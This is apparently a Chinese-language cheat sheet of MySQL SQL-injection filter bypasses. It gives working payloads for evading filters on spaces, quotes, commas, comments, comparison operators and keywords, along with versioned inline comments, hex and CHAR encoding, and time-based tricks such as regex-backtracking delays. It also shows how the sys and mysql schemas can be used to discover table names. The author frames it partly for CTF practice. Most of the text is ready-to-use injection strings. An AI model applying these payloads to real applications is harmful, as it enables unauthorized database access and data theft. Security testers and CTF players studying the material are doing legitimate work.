SQL-Injection-Bypass
每次去找零散的 bypass 很麻烦,而且网上一些 bypass 语句并未做完整说明,想着不如自己搞一份 bypass 文档好了(这个文档会持续更新,一点点累积起来)
MYSQL
过滤空格
1.使用注释符 /**/
1 | select * from testtable where name = '' union/**/ select 1,2,3,version() #'; |
2.使用空白字符
1 | %0a %09 %0c %a0 %0b %0d %20 |
%a0 只能在特定字符集 latin1 使用,其是一个单字节字符,直接代表不间断空格
3.使用浮点数
1 | select * from testtable where id = 1E0union select 1,2,3,4; |
注意首先是数字型的注入,其次我认为应该和括号配合使用;核心原理是数据库在执行 SQL 语句前,会先进行词法分析,其能够准确的识别数字并且自动截断(数字中不能包含字母),即便中间没有空格
4.使用 \N
\N 相当于 NULL 字符
1 | select * from testtable where id = \Nunion select 1,2,3,4; |
5.使用括号
1 | select * from testtable where name = ''or(if((ascii(substr(database(),1,1))>90),1,0))#'; |
过滤引号
1.使用进制编码
一般用于后面包含表名字段名时
1 | # 16进制 |

2.登录框特定场景下
这不是绕过,一个小技巧,也顺便总结在这里
1 | select * from users where username='$_POST["username"]' and password='$_POST["password"]'; |
可以构造
1 | select * from users where username='admin\' and password='or 1=1#'; |
过滤逗号
1.使用 from 关键字
配合 substr() mid()
1 | select * from testtable where name = ''or(if((ascii(substr(database() from 1 for 1))>90),1,0))#'; |
2.使用 join 关键字
配合 union select,多少个字段就连接多少个表
1 | select * from testtable where name = '' union select * from (select 1)a join (select 2)b join (select 3)c join (select 4)d#'; |
3.使用 like 关键字
1 | select ascii(mid(database(),1,1))=98; |
感觉有点鸡肋,如果其他关键字没被过滤也用不到 like,其他关键字过滤了也不能只用 like 去注入
4.使用 offset 关键字
配合 limit
1 | select * from testtable limit 0,1; |
过滤注释符
MySQL 包含单行注释符:# -- 两个短横线+空格,多行注释符:/**/

由于 SQL 注入的本质就是闭合语句,这里我们也用同样的思维

在过滤符号被限死的情况下可以使用多个 || 或者 &&
1 | select * from testtable where name = '1' union select 1,2,3,4''; |
过滤 > <
1.使用 greatest() 返回最大值,least() 返回最小值
1 | select * from testtable where name = '1' || ascii(substr(database(),1,1))>97#'; |

显然和 ASCII 做比较的值最好尽可能的小,以防有特殊字符;对于二分法取 32 就好

2.使用 between and
这里是包含 116 的
过滤 =
1.使用 like
模糊匹配
1 | select * from testtable where name like 'B%'; |
2.使用 rlike regexp
正则表达式匹配,这两个函数用法上没有区别的
1 | select * from testtable where name rlike 'B.*'; |
3.使用 in
1 | select * from testtable where name in ('Bob'); |

4.使用 !<>
<> 等价于 !=
1 | select * from testtable where !(name <> 'Bob'); |
过滤关键字
And or xor not
1 | and = && |
union select where 等
1.使用大小写绕过
一般用于大小写不敏感的规则
2.使用内敛注释绕过
1 | SELECT * FROM testtable WHERE id = '1' /*!UNION*/ SELECT 1,2,3,4 #'; |
仅用于 MySQL 数据库,其会执行 /*...*/ 里的内容,我们也可以带上版本号


1 | SELECT * FROM testtable WHERE id = '1' /*!50000UNION*/ SELECT 1,2,3,4 #'; |
表示 MySQL 版本 >= 5.00.00 时执行里面的代码
3.使用双关键字绕过
主要用于一些将关键字置空的正则规则,这样剩下的字符串拼接起来依旧是我们需要使用的关键字
4.使用注释符绕过
如果遇到 union select 的匹配规则,可以用 union/**/select 绕过
Information
1.使用 sys 库函数
sys 库就像是 MySQL 的“仪表盘诊断系统”。它本身并不存储原始数据,而是通过一系列的视图和存储过程,将底层的 performance_schema(性能架构)和 information_schema(元数据中心)中那些晦涩难懂的数据,转化成人眼能直观理解的报表
在 sys 库中,会发现绝大多数视图都是成对出现的,比如 schema_table_statistics 和 x$schema_table_statistics
不带 x$ 主要是写给人看的,查询 x$ 开头的视图可以避免解析字符串的开销和精度丢失

sys.schema_auto_increment_columns
前提:当一个表有设置某列自增的时候,可以借此查询表名

sys.schema_table_statistics_with_buffer
这个视图将表的读写统计数据与内存缓冲状态结合在了一起,可以一眼看出哪些表最活跃,以及这些表在 InnoDB Buffer Pool(缓冲池) 中占用了多少地盘
sys.schema_index_statistics
汇总了每个索引自数据库启动以来的使用情况,帮助判断哪些索引在高效工作,哪些索引在白白浪费存储空间和写入性能

sys.schema_table_statistics
这个视图汇总了对某个表的所有操作,用于表的“吞吐量”全记录
2.mysql 库
mysql.innodb_index_stats mysql.innodb_table_stats
它们属于 MySQL 的持久化统计信息,可以理解为保存最近的数据库变动记录
以上两个库对权限有一定要求
除了 sys,mysql 库中的表绕过,有时候会让你猜测表名和字段名,本人确实遇到过,比如 flag/flag,但这种情况还是少见,但毕竟出现过还是得提及一下
使用编码绕过
1.使用 ASCII 编码绕过

1 | SELECT * FROM testtable WHERE name = CONCAT(CHAR(66), CHAR(111), CHAR(98)); |
注意在 MySQL 中要用 CONCAT() 函数拼接(在 MySQL 中,+ 运算符仅用于算术加法,而不用于字符串拼接),否则字符会被隐式转换为 0
也可以直接 CHAR(66,111,98)
2.使用 16 进制绕过
1 | SELECT * FROM testtable WHERE name = 0x426f62; |
3.使用 Unicode 编码绕过
适用于某些中间件(尤其是 IIS + ASP/ASP. NET)支持将 Unicode 编码的字符
使用等价函数绕过
hex(), bin() -> ascii()
benchmark(), 笛卡尔积, GET_LOCK(), RLIKE REGEXP正则匹配 -> sleep()
对于 RLIKE REGEXP 正则匹配

1 | SELECT concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) RLIKE '(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+(a.*)+b'; |
在字符 1 右边补 a,直到长度为 999999,如果 RLIKE 匹配成功,查询可能会因为字符串的匹配而快速返回结果,而不成功则可能会因为数据库需要更多时间来处理这个复杂的匹配而产生延时

concat_ws() -> group_concat()

mid(), substr(), lpad() -> substring(), 取子串的函数还有left(), right()
重点说说 LPAD(string, length, pad_string),如果过滤了 substr('user', 1, 1),那么我们可以用 lpad('user', 1, '') 替代

greatest() -> >
Greatest (a, b),返回 a 和 b 中较大的那个数
MySQL 8 新语法特性


在 8.0.19 版本中,引入了 TABLE 和 VALUE 语法
1 | TABLE table_name [ORDER BY column_name] [LIMIT number [OFFSET number]] |